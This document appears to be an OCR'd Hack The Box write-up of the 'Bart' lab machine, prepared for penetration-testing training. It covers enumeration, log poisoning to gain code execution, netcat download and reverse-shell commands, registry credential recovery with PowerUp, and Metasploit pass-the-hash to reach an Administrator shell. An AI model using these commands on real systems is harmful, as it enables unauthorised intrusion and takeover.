


Bart

14th July 2018 / Document No D18.100.11

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrh4sh

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Bart is a fairly realistic machine, mainly focusing on proper enumeration techniques. There are several security policies in place which can increase the difficulty for those who are not familiar with Windows environments.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of PowerShell or other methods for enumerating Windows


Skills Learned

- Troubleshooting web fuzzing tools
- Enumerating potential credential combinations
- Enumerating subdomains
- Reviewing open source software for changes and vulnerabilities
- Log poisoning
- Pass the hash technique without direct network access to SMB

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only an IIS server running on the target.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

wfuzz



As there is a 200 response for most valid results, most common fuzzing tools are not very useful here. Using wfuzz and hiding output with 158607 chars finds a **monitor** and **forum** directory.

Users

Samantha Brown
CEO@BART

Daniel Simmons
Head of Sales

Robert Hilton
Head of IT

```
<!-- <div class="owl-item" style="width: 380px;"><div class="team-item">
<div class="team-inner">
    <div class="pop-overlay">
        <div class="team-pop">
            <div class="team-info">
                <div class="name">Harvey Potter</div>
                <div class="pos">Developer@BART</div>
                <ul class="team-social">
                    <li><a class="facebook" href="#" target="_blank"><i class="fa">F</i></a></li>
                    <li><a class="twitter" href="#" target="_blank"><i class="fa">T</i></a></li>
                    <li><a class="google" href="#" target="_blank"><i class="fa">G</i></a></li>
                    <li><a class="mail" href="mailto:h.potter@bart.htb" target="_blank"><i class="fa">M</i></a></li>
                </ul>
            </div>
        </div>
    </div>
```

Several names can be found on **bart.htb/forum**, including **Harvey Potter** which can be found in a commented out section of the source.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Monitor

Using Burp Intruder or any similar tool, it is fairly simple to find valid credentials for the monitor login page. A valid login (harvey:potter) will result in a redirect to **monitor.bart.htb**, which must be added to /etc/hosts.


Attempting to view the chat reveals the subdomain **internal-01.bart.htb**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

php-ajax-simple-chat

Source: https://github.com/magkopian/php-ajax-simple-chat


A bit of searching finds the above github repository. Reviewing the source code, it is fairly obvious that a user account can be created by sending a request manually. Note that the password must be 8 characters or longer.



Once logged in, a **Log** feature is visible which is not included in the original source code.


http://internal-01.bart.htb/log/log.php?filename=log.php&username=harvey

Attempting to load **log.php** instead of **log.txt** will result in output being displayed which includes the user agent. At this point it is fairly obvious that log poisoning through the user agent can be leveraged to achieve code execution.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Using the injected PHP exec, a 64-bit netcat Windows executable can be served from the local machine. The command **powershell "wget http://<LAB IP>/nc64.exe -OutFile nc64.exe"** will successfully grab the file, and the command **nc64.exe <LAB IP> <PORT> -e cmd.exe** will open a shell as **nt authority\iusr**.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Administrator

PowerUp: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

Executing powershell with **powershell -ExecutionPolicy Bypass** will allow running of local scripts. After dropping PowerUp on the target and starting powershell, it can be loaded with **Import-Module ./PowerUp.ps1** and executed with **Invoke-AllChecks**, revealing Administrator autologon credentials in the registry.

```
[*] Checking for Autologon credentials in registry...


DefaultDomainName    : DESKTOP-7I3S68E
DefaultUserName      : Administrator
DefaultPassword      : 3130438f31186fbaf962f407711faddb
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

As SMB is not open to the network, a route must be added or alternatively port forwarding can be used. To simplify things, switching to Metasploit is ideal. Using the **windows/smb/smb_delivery** module successfully spawns a Meterpreter session when using the following settings.

```
msf exploit(windows/smb/smb_delivery) > show options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    writeup.dll      no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE        writeup          no        Share (Default Random)
   SRVHOST      10.10.14.2       yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.10.14.2       yes       The local listener hostname
   LPORT     443              yes       The local listener port
   LURI                       no        The HTTP Path
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once a Meterpreter shell is obtained, a route can be added with the command **route add 10.10.10.81/32 255.255.255.255 <SESSION ID>** followed by use of the **admin/smb/psexec_command** module for pass the hash. For the command, executing the existing netcat binary is likely the simplest option.

```
Module options (auxiliary/admin/smb/psexec_command):

   Name                  Current Setting
   ----                  ---------------
   COMMAND               C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.2 1235 -e cmd.exe
   RHOSTS                10.10.10.81
   RPORT                 445
   SERVICE_DESCRIPTION
tty listing
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SMBDomain             .
   SMBPass               3130438f31186fbaf962f407711faddb
   SMBSHARE              C$
   SMBUser               Administrator
   THREADS               1
   WINPATH               WINDOWS
```

Listening on a different port and triggering the psexec module will immediately grant a shell as the Administrator user.